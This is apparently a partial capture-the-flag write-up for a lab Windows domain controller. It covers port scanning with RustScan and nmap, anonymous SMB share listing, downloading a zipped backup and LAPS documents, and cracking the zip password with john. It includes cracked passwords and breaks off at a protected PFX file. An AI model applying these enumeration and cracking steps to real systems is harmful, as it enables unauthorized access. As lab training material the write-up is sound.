0x1 Scan

53 (Simple DNS Plus)

88 (Kerberos)

135 (MS RPC)

139/445 (SMB)

389 (LDAP)

446 (Kpaswd5)


593 (NCACN HTTP)

636 (LDAP SSL)


3268 (LDAP)

3269 (Globalcat LDAP SSL)

5986 (MS HTTP API)




```
ghost@localhost [03:50:55] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/squid] [master]
→ % rustscan --ulimit 1000 -a 10.10.11.152 -- -sC -sV -Pn --script=default
.----. .-. .-. .----..---.  .----. .---.   .--.  .-. .-.
| {}  }| { } |{ {__ {_   _}{ {__  /  ___} / {} \ |  `| |
| .-. \| {_} |.-._} } | |  .-._} }\     }/  /\  \| |\  |
`-' `-'`-----'`----'  `-'  `----'  `---' `-'  `-'`-' `-'
The Modern Day Port Scanner.

________________________________________
: https://discord.gg/GFrQsGy           :
: https://github.com/RustScan/RustScan :
 --------------------------------------
Please contribute more quotes to our GitHub https://github.com/rustscan/rustscan

[~] The config file is expected to be at "/home/ghost/.rustscan.toml"
[~] Automatically increasing ulimit value to 1000.
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.11.152:53
Open 10.10.11.152:88
Open 10.10.11.152:135
Open 10.10.11.152:139
Open 10.10.11.152:464
Open 10.10.11.152:389
Open 10.10.11.152:445
Open 10.10.11.152:593
Open 10.10.11.152:636
Open 10.10.11.152:3268
Open 10.10.11.152:3269
Open 10.10.11.152:5986
Open 10.10.11.152:9389
Open 10.10.11.152:49667
Open 10.10.11.152:49674
Open 10.10.11.152:49673
Open 10.10.11.152:49692
Open 10.10.11.152:49708
[~] Starting Script(s)
[>] Script to be run Some("nmap -vvv -p {{port}} {{ip}}")
```



```
PORT      STATE SERVICE           REASON  VERSION
53/tcp    open  domain            syn-ack Simple DNS Plus
88/tcp    open  kerberos-sec      syn-ack Microsoft Windows Kerberos (server time: 2023-01-07 03:54:55Z)
135/tcp   open  msrpc             syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn       syn-ack Microsoft Windows netbios-ssn
389/tcp   open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?     syn-ack
464/tcp   open  kpasswd5?         syn-ack
593/tcp   open  ncacn_http        syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp   open  ldapssl?          syn-ack
3268/tcp  open  ldap              syn-ack Microsoft Windows Active Directory LDAP (Domain: timelapse.htb0., Site: Default-First-Site-Name)
3269/tcp  open  globalcatLDAPssl? syn-ack
5986/tcp  open  ssl/http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ssl-date: 2023-01-07T03:57:21+00:00; +8h00m17s from scanner time.
| ssl-cert: Subject: commonName=dc01.timelapse.htb
| Issuer: commonName=dc01.timelapse.htb
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2021-10-25T14:05:29
| Not valid after:  2022-10-25T14:25:29
| MD5:   e233a19945040859013fb9c5e4f691c3
| SHA-1: 5861acf776b8703fd01ee25dfc7c9952a4477652
| -----BEGIN CERTIFICATE-----
| MIIDCjCCAfKgAwIBAgIQLRY/feXALoZCPZtUeyiC4DANBgkqhkiG9w0BAQsFADAd
| MRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odGIwHhcNMjExMDI1MTQwNTI5WhcN
| MjIxMDI1MTQyNTI5WjAdMRswGQYDVQQDDBJkYzAxLnRpbWVsYXBzZS5odGIwggEi
| MA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDJdoIQMYt47skzf17SI7M8jubO
| rD6sHg8yZw0YXKumOd5zofcSBPHfC1d/jtcHjGSsc5dQQ66qnlwdlOvifNW/KcaX
| LqNmzjhwL49UGUw0MAMPAyi1hcYP6LG0dkU84zNuoNMprMpzya3+aU1u7YpQ6Dui
| AzNKPa+6zJzPSMkg/TlUuSN4LjnSgIV6xKBc1qhVYDEyTUsHZUgkIYtN0+zvwpU5
| isiwyp9M4RYZbxe0xecW39hfTvec++94VYkH4uO+ITtpmZ5OVvWOCpqagznTSXTg
| FFuSYQTSjqYDwxPXHTK+/GAlq3uUWQYGdNeVMEZt+8EIEmyL4i4ToPkqjPF1AgMB
| AAGjRjBEMA4GA1UdDwEB/wQEAwIFoDATBgNVHSUEDDAKBggrBgEFBQcDATAdBgNV
| HQ4EFgQUZ6PTTN1pEmDFD6YXfQ1tfTnXde0wDQYJKoZIhvcNAQELBQADggEBAL2Y
| /57FBUBLqUKZKp+P0vtbUAD0+J7bg4m/1tAHcN6Cf89KwRSkRLdq++RWaQk9CKIU
| 4g3M3stTWCnMf1CgXax+WeuTpzGmITLeVA6L8I2FaIgNdFVQGIG1nAn1UpYueR/H
| NTIVjMPA93XR1JLsW601WV6eUI/q7t6e52sAADECjsnG1p37NjNbmTwHabrUVjBK
| 6Luol+v2QtqP6nY4DRH+XSk6xDaxjfwd5qN7DvSpdoz09+2ffrFuQkxxs6Pp8bQE
| 5GJ+aSfE+xua2vpYyyGxO0Or1J2YA1CXMijise2tp+m9JBQ1wJ2suUS2wGv1Tvyh
| lrrndm32+d0YeP/wb8E=
|_-----END CERTIFICATE-----
| tls-alpn:
|_  http/1.1
9389/tcp  open  mc-nmf            syn-ack .NET Message Framing
49667/tcp open  msrpc             syn-ack Microsoft Windows RPC
49673/tcp open  ncacn_http        syn-ack Microsoft Windows RPC over HTTP 1.0
49674/tcp open  msrpc             syn-ack Microsoft Windows RPC
49692/tcp open  msrpc             syn-ack Microsoft Windows RPC
49708/tcp open  msrpc             syn-ack Microsoft Windows RPC
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows
```


0x2 SMB (139, 445)

I enumerate the SMB shares.



```
ghost@localhost [03:53:36] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/squid] [master]
→ % smbclient -L \\\\10.10.11.152\\shares -N

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Shares          Disk
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 10.10.11.152 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available

ghost@localhost [03:53:51] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/squid] [master]
→ % smbmap -H 10.10.11.152
[+] IP: 10.10.11.152:445        Name: 10.10.11.152

ghost@localhost [03:54:16] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/squid] [master]
→ % crackmapexec smb 10.10.11.152
SMB         10.10.11.152    445    DC01             [*] Windows 10.0 Build 17763 x64 (name:DC01) (domain:timelapse.htb) (signing:True) (SMBv1:False)

ghost@localhost [03:54:45] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/squid] [master]
→ % 
```

Share seems like non-default share.



```
ghost@localhost [10:43:40] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/squid] [master]
→ % smbclient \\\\10.10.11.152\\Shares -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Mon Oct 25 23:39:15 2021
  ..                                  D        0  Mon Oct 25 23:39:15 2021
  Dev                                 D        0  Tue Oct 26 03:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 23:48:42 2021

                6367231 blocks of size 4096. 2465835 blocks available
smb: \> cd Dev
smb: \Dev\> ls
  .                                   D        0  Tue Oct 26 03:40:06 2021
  ..                                  D        0  Tue Oct 26 03:40:06 2021
  winrm_backup.zip                    A     2611  Mon Oct 25 23:46:42 2021

                6367231 blocks of size 4096. 2465835 blocks available
smb: \Dev\> get winrm_backup.zip
getting file \Dev\winrm_backup.zip of size 2611 as winrm_backup.zip (1.8 KiloBytes/sec) (average 1.8 KiloBytes/sec)
smb: \Dev\> cd ..
smb: \> ls
  .                                   D        0  Mon Oct 25 23:39:15 2021
  ..                                  D        0  Mon Oct 25 23:39:15 2021
  Dev                                 D        0  Tue Oct 26 03:40:06 2021
  HelpDesk                            D        0  Mon Oct 25 23:48:42 2021
cd Hel
                6367231 blocks of size 4096. 2465835 blocks available
smb: \> cd HelpDesk
smb: \HelpDesk\> ls
  .                                   D        0  Mon Oct 25 23:48:42 2021
  ..                                  D        0  Mon Oct 25 23:48:42 2021
  LAPS.x64.msi                        A  1118208  Mon Oct 25 22:57:50 2021
  LAPS_Datasheet.docx                 A   104422  Mon Oct 25 22:57:46 2021
  LAPS_OperationsGuide.docx           A   641378  Mon Oct 25 22:57:40 2021
  LAPS_TechnicalSpecification.docx      A    72683  Mon Oct 25 22:57:44 2021

                6367231 blocks of size 4096. 2465835 blocks available
smb: \HelpDesk\> get LAPS_Datasheet.docx
getting file \HelpDesk\LAPS_Datasheet.docx of size 104422 as LAPS_Datasheet.docx (41.2 KiloBytes/sec) (average 26.8 KiloBytes/sec)
smb: \HelpDesk\> get LAPS_OperationsGuide.docx

getting file \HelpDesk\LAPS_OperationsGuide.docx of size 641378 as LAPS_OperationsGuide.docx (33.5 KiloBytes/sec) (average 32.3 KiloBytes/sec)
smb: \HelpDesk\>
smb: \HelpDesk\> get LAPS_TechnicalSpecification.docx
getting file \HelpDesk\LAPS_TechnicalSpecification.docx of size 72683 as LAPS_TechnicalSpecification.docx (43.9 KiloBytes/sec) (average 33.1 KiloBytes/sec)
smb: \HelpDesk\> 
```

I got 4 files


- winrm_backup.zip

- LAPS_Datasheet.docx
- LAPS_OperationsGuide.docx
- LAPS_TechnicalSpecification.docx

SMB Files

LAPS_OperationGuide.docx

I found a password from the guide.



Launch the interface, enter the client name and click **Search**.

ComputerName: win81x64


Password: 7c3XIgsE

Password expires: 19.6.2015 18:06:52

New expiration time: 19. June 2015 18:41:51

winrm_backup.zip

The file is password protected. I crack it using *john*, the password is *supremelegacy*.




```
ghost@localhost [10:54:35] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ % zip2john winrm_backup.zip > winrm_backup.hashes
ver 2.0 efh 5455 efh 7875 winrm_backup.zip/legacyy_dev_auth.pfx PKZIP Encr: TS_chk, cmplen=2405, decmplen=2555, crc=12EC5683 ts=72AA cs=72aa type=8

ghost@localhost [10:54:43] [~/Documents/hacking/provinggrounds/MOCK-EXAMS/timelapse] [master *]
→ % john --wordlist=/usr/share/wordlists/rockyou.txt winrm_backup.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (PKZIP [32/64])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
supremelegacy    (winrm_backup.zip/legacyy_dev_auth.pfx)
1g 0:00:00:00 DONE (2023-01-07 10:55) 1.612g/s 5608Kp/s 5608Kc/s 5608KC/s surkerior..supalove
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Using it I unzipped *legacyy_dev_auth.pfx*. PFX format is a binary format for storing the server certificate, intermediate certificates, and the private key in one encryptable file.


legacyy_dev_auth.pfx

It requires password to extract keys.



